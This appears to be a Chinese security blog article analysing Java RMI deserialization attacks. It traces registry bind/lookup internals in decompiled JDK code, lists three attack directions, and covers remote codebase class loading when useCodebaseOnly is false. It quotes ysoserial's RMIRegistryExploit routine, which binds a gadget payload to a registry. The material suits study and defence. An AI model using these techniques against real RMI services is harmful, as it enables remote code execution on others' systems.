RMI 利用分析

原创 队员编号007 酒仙桥六号部队 5月16日

这是 **酒仙桥六号部队** 的第 **7** 篇文章。


全文共计4888个字，预计阅读时长14分钟。

前提了解

01

JNDI

JNDI(Java Naming and Directory Interface,Java命名和目录接口)是SUN公司提供的一种标准的Java命名系统接口，JNDI提供统一的客户端API，通过不同的访问提供者接口JNDI服务供应接口(SPI)的实现，由管理者将JNDI API映射为特定的命名服务和目录系统，使得Java应用程序可以和这些命名服务和目录服务之间进行交互。



02


JRMP

Java远程方法协议（英语：Java Remote Method Protocol，JRMP）是特定于Java技术的、用于查找和引用远程对象的协议。这是运行在Java远程方法调用（RMI）之下、TCP/IP之上的线路层协议。

03

RMI

Java远程方法调用，即Java RMI（Java Remote Method Invocation）是Java编程语言里，一种用于实现远程过程调用的应用程序编程接口。它使客户机上运行的程序可以调用远程服务器上的对象。远程方法调用特性使Java编程人员能够在网络环境中分布操作。RMI全部的宗旨就是尽可能简化远程接口对象的使用。



04

JDK关键版本

版本	默认配置	影响
6u45 7u21	java.rmi.server.useCodebaseOnly=true	限制 RMI 动态加载
6u141 7u131 8u121	com.sun.jndi.rmi.object.trustURLCodebase = false com.sun.jndi.cosnaming.object.trustURLCodebase = false	限制 JNDI-RMI
6u211 7u201 8u191 11u01	com.sun.jndi.ldap.object.trustURLCodebase = false	限制 JNDI-LDAP

RMI攻击向量

01

RMI Serialization Attack

注意：此Demo没有版本限制，但部分逻辑会由于版本原因造成出入。

Demo

- with JDK 1.8.0_151
- with java-rmi-server/ rmi.RMIServer、Services、PublicKnown
- with java-rmi-client/ rmi.RMIClient、Services、ServicesImpl、PublicKnown

PS：低版本无法在RegistryImpl_Skel下有效断点。

分析

两种 bind 区别

- Server <-> RMI Registry <-> Client

server 通过 bind 注册服务时会进行序列化传输服务名&Ref，因此会进入RegistryImpl_Skel.dispatch先经过反序列化获取。

- Server(RMI Registry) <-> Client

这种模式下，由于 server 与 Registry 是同一台机器，在 bind 注册时由于 server 上已有其 Ref，因此不需要序列化传输，只需要在 bindings list 中添加对应键值即可。

注册、请求流程

RMI Registry 的核心在于 RegistryImpl_Skel。当Server执行bind、Client执行lookup时候，均会通过sun.rmi.registry.RegistryImpl_Skel#dispatch进行处理。


bind


首先注意到ServiceImpl继承了UnicastRemoteObject，在实例化时会通过exportObject创建返回此服务的stub。

```
public class ServiceImpl extends UnicastRemoteObject implemen

/**
 * Exports the specified object using the specified server re
 */
private static Remote exportObject(Remote obj, UnicastServerR
    throws RemoteException
{
    // if obj extends UnicastRemoteObject, set its ref.
    if (obj instanceof UnicastRemoteObject) {
        ((UnicastRemoteObject) obj).ref = sref;
    }
    return sref.exportObject(obj, null, false);
}
```

再通过bind向RMI Registry服务器申请注册绑定服务名&stub跟入到sun.rmi.registry.RegistryImpl_Stub#bind，注意观察到向RMI Registry申请时，第三个参数对应 operations 里的操作。

这里尤其注意的两个 writeObject，分别向 var3 的输出流中写入序列化后的服务名&stub。





RMI Registry收到申请时会进行会通过传入的操作值进入相关流程，0时进入bind，注意到两次 readObject 分别反序列化获取服务名&stub后，再向 bindings List 中写入键值。

```
public void dispatch(Remote var1, RemoteCall var2, int var3, long var4) throws Exception {
    if (var4 != 4905912898345647071L) {
        throw new SkeletonMismatchException("interface hash mismatch");
    } else {
        RegistryImpl var6 = (RegistryImpl)var1;
        String var7;
        ObjectInput var8;
        ObjectInput var9;
        Remote var80;
        switch(var3) {
        case 0:
            RegistryImpl.checkAccess("Registry.bind");

            try {
                var9 = var2.getInputStream();
                var7 = (String)var9.readObject();
                var80 = (Remote)var9.readObject();
            } catch (ClassNotFoundException | IOException var77) {
                throw new UnmarshalException("error unmarshalling arguments", var77);
            } finally {
                var2.releaseInputStream();
            }

            var6.bind(var7, var80);

            try {
                var2.getResultStream(true);
```

这里就引出来了一个点：Server 通过向 RMI Registry 申请 bind 操作进行序列化攻击。

lookup

再看 Client 向 RMI Registry 申请 lookup 查找时候(sun.rmi.registry.RegistryImpl_Stub#lookup)传递的操作数为 2，且反序列化了目标

服务名。

```
88  public Remote lookup(String var1) throws AccessException, NotBoundException, RemoteException {  var1: "sari3l"
89      try {
90          RemoteCall var2 = this.ref.newCall( obj: this, operations,  opnum: 2,  hash: 4905912898345647071L);  var2 (slot_2): StreamRemoteCall@761
91
92          try {
93              ObjectOutput var3 = var2.getOutputStream();
94              var3.writeObject(var1);  var1: "sari3l"
95          } catch (IOException var17) {
96              throw new MarshalException("error marshalling arguments", var17);
97          }
98
99          this.ref.invoke(var2);  var2 (slot_2): StreamRemoteCall@761
```

```
00000000  50 ac ed 00 05 77 22 00  00 00 00 00 00 00 00 00   P....w". ........
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000020  02 44 15 4d c9 d4 e6 3b  df 74 00 06 73 61 72 69   .D.M...; .t..sari
00000030  33 6c                                              3l
```

RMI Registry(sun.rmi.registry.RegistryImpl_Skel#dispatch)这边同样会先反序列化获取查询服务名，再从 bindings list 中进行查询。

```
72          case 2:
73              try {
74                  var8 = var2.getInputStream();
75                  var7 = (String)var8.readObject();  var8 (slot_8): ConnectionInputStream@1251
76              } catch (ClassNotFoundException | IOException var73) {
77                  throw new UnmarshalException("error unmarshalling arguments", var73);
78              } finally {
79                  var2.releaseInputStream();  var2: StreamRemoteCall@1247
80              }
81
82              var80 = var6.lookup(var7);  var6 (slot_6): "RegistryImpl[UnicastServerRef [liveRef: [endpo
83
84              try {
85                  ObjectOutput var82 = var2.getResultStream( success: true);
86                  var82.writeObject(var80);
87                  break;
88              } catch (IOException var72) {
89                  throw new MarshalException("error marshalling return", var72);
90              }
```

这里就引出来了另一个点：Client 通过向 RMI Registry 申请 lookup 操作进行序列化攻击。

但是就完了么？

我们再往下看，注意到 86 行出现的 writeObject，这里是将查询到的stub序列化传输给Client。

回到 Client 的代码中，可以看到104 行的 readObject。


```java
public Remote lookup(String var1) throws AccessException, NotBoundException, RemoteException {
    try {
        RemoteCall var2 = this.ref.newCall( obj: this, operations,  opnum: 2,  hash: 4905912898345647071L);

        try {
            ObjectOutput var3 = var2.getOutputStream();
            var3.writeObject(var1);      攻击点
        } catch (IOException var17) {
            throw new MarshalException("error marshalling arguments", var17);
        }

        this.ref.invoke(var2);

        Remote var22;
        try {
            ObjectInput var4 = var2.getInputStream();
            var22 = (Remote)var4.readObject();      被攻击点
        } catch (IOException var14) {
            throw new UnmarshalException("error unmarshalling return", var14);
        } catch (ClassNotFoundException var15) {
            throw new UnmarshalException("error unmarshalling return", var15);
        } finally {
            this.ref.done(var2);
        }

        return var22;
```

这里就引出来了第三个点：RMI Registry 通过 lookup 操作被动式攻击 Client。

调用时序列化

现在我们理清了bind、lookup的部分内容，那么 client 是如何实现远程调用呢？

通过跟进后可以看到由 java.rmi.server.RemoteObjectInvocationHandler 实现的动态代理，并最终由 sun.rmi.server.UnicastRef#invoke实现调用。



在调用中我们注意到通过marshalValue打包参数，由unmarshalValue对传回的内容进行反序列化。

```java
protected static void marshalValue(Class<?> var0, Object var1, ObjectOutput var2) throws IOException {
    if (var0.isPrimitive()) {
        if (var0 == Integer.TYPE) {
            var2.writeInt((Integer)var1);
        } else if (var0 == Boolean.TYPE) {
            var2.writeBoolean((Boolean)var1);
        } else if (var0 == Byte.TYPE) {
            var2.writeByte((Byte)var1);
        } else if (var0 == Character.TYPE) {
            var2.writeChar((Character)var1);
        } else if (var0 == Short.TYPE) {
            var2.writeShort((Short)var1);
        } else if (var0 == Long.TYPE) {
            var2.writeLong((Long)var1);
        } else if (var0 == Float.TYPE) {
            var2.writeFloat((Float)var1);
        } else {
            if (var0 != Double.TYPE) {
                throw new Error("Unrecognized primitive type: " + var0);
            }

            var2.writeDouble((Double)var1);
        }
    } else {
        var2.writeObject(var1);
    }

}

protected static Object unmarshalValue(Class<?> var0, ObjectInput var1) throws IOException, ClassNotFoundException {
    if (var0.isPrimitive()) {
        if (var0 == Integer.TYPE) {
            return var1.readInt();
        } else if (var0 == Boolean.TYPE) {
            return var1.readBoolean();
        } else if (var0 == Byte.TYPE) {
            return var1.readByte();
        } else if (var0 == Character.TYPE) {
            return var1.readChar();
        } else if (var0 == Short.TYPE) {
            return var1.readShort();
        } else if (var0 == Long.TYPE) {
            return var1.readLong();
        } else if (var0 == Float.TYPE) {
            return var1.readFloat();
        } else if (var0 == Double.TYPE) {
            return var1.readDouble();
        } else {
            throw new Error("Unrecognized primitive type: " + var0);
        }
    } else {
        return var1.readObject();
    }
}
```

限制

这里的 Demo 实际情况中很难遇到，因为evil是我们根据已知的Services、PublicKnown(含已知漏洞)生成的，在攻击时更多都是采用本地 gadget。

攻击方向

注意到我们上面提出了三个攻击向。

1.Server 通过向 RMI Registry 申请 bind 操作进行序列化攻击；

2.Client 通过向 RMI Registry 申请 lookup 操作进行序列化攻击；
3.RMI Registry 通过 lookup 操作被动式攻击 Client。

其实注意到第一个点里提到的 Server 并不是要求一定要由目标服务器发起，比如任意一台(包括攻击者)均可以向注册中心发起注册请求进而通过 bind 在 RMI Registry 上进行攻击，例如：
Client -- bind --> RMI Registry(Server)

同理第二点、第三点里也是，所以我们更新一下：
1.向 RMI Registry 申请 bind 操作进行序列化攻击；
2.向 RMI Registry 申请 lookup 操作进行序列化攻击；
3.RMI Registry通过lookup操作被动式序列化攻击请求者。

bind - RMIRegistryExploit

- with JDK 1.7.0_17
- with java-rmi-server/ rmi.RMIServer2
- with ysoserial.exploit.RMIRegistryExploit

ysoserial.exploit.RMIRegistryExploit实际对应bind攻击方向，我们来简单看下它的代码。

核心在于两点，对于第一点可以看看 cc1 分析以及Java动态代理-实战这篇。

- sun.reflect.annotation.AnnotationInvocationHandler动态代理Remote.class
- bind 操作

```
68      public static void exploit(final Registry registry,
69              final Class<? extends ObjectPayload> payloadClass,
70              final String command) throws Exception {
71          new ExecCheckingSecurityManager().callWrapped((Callable) () -> {
72              ObjectPayload payloadObj = payloadClass.newInstance();
73              Object payload = payloadObj.getObject(command);
74              String name = "pwned" + System.nanoTime();
75              Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap(name, payload), Remote.class);
76              try {
77                  registry.bind(name, remote);
78              } catch (Throwable e) {
79                  e.printStackTrace();
80              }
81              Utils.releasePayload(payloadObj, payload);
82              return null;
83          });
84      }
```

这里提一下为什么需要动态代理，是由于在sun.rmi.registry.RegistryImpl_Skel#dispatch，执行 bind 时会通过Remote.readObject反序列化，导致调用AnnotationInvocationHandler.invoke。

```
36            case 0:
37                try {
38                    var11 = var2.getInputStream();
39                    var7 = (String)var11.readObject();
40                    var8 = (Remote)var11.readObject();
```

02

RMI Remote Object

codebase传递以及useCodebaseOnly

RMI有一个重要的特性是动态类加载机制，当本地CLASSPATH中无法找到相应的类时，会在指定的codebase里加载class，
需要
java.rmi.server.useCodebaseOnly=false，但是这个特性是一直开启的，直到6u45、7u21修改默认为 true 以防御攻击。

这里引用官方文档 Enhancements in JDK 7:

如果RMI连接一端的JVM在其java.rmi.server.codebase系统属性中指定了一个或多个URL，则该信息将通过RMI连接传递到另一端。如果接收方JVM的java.rmi.server.useCodebaseOnly系统属性设置为false，则它将尝试使用这些URL来加载RMI请求流中引用的Java类。

从由RMI连接的远程端指定位置加载类的行为，当被禁用
java.rmi.server.useCodebaseOnly被设定为true。在这种情况下，仅从预配置的位置（例如本地指定的
java.rmi.server.codebase 属性或本地 CLASSPATH）加载类，而不从codebase通过RMI请求流传递的信息中加载类。

demo


Client 攻击 Server

- with JDK 1.7.0_17
- with java-rmi-server/rmi.RMIServer2
- with java-rmi-client/rmi.RMIClient2、remote.RemoteObject


若 Client 指定了 codebase 地址，Server 加载目标类时会现在本地 classpath 中进行查找，在没有找到的情况下会通过 codebase 对指定地址再次查找。

为了能够远程加载目标类，需要Server加载并配置RMISecurityManager，并同时设置：
java.rmi.server.useCodebaseOnly=false

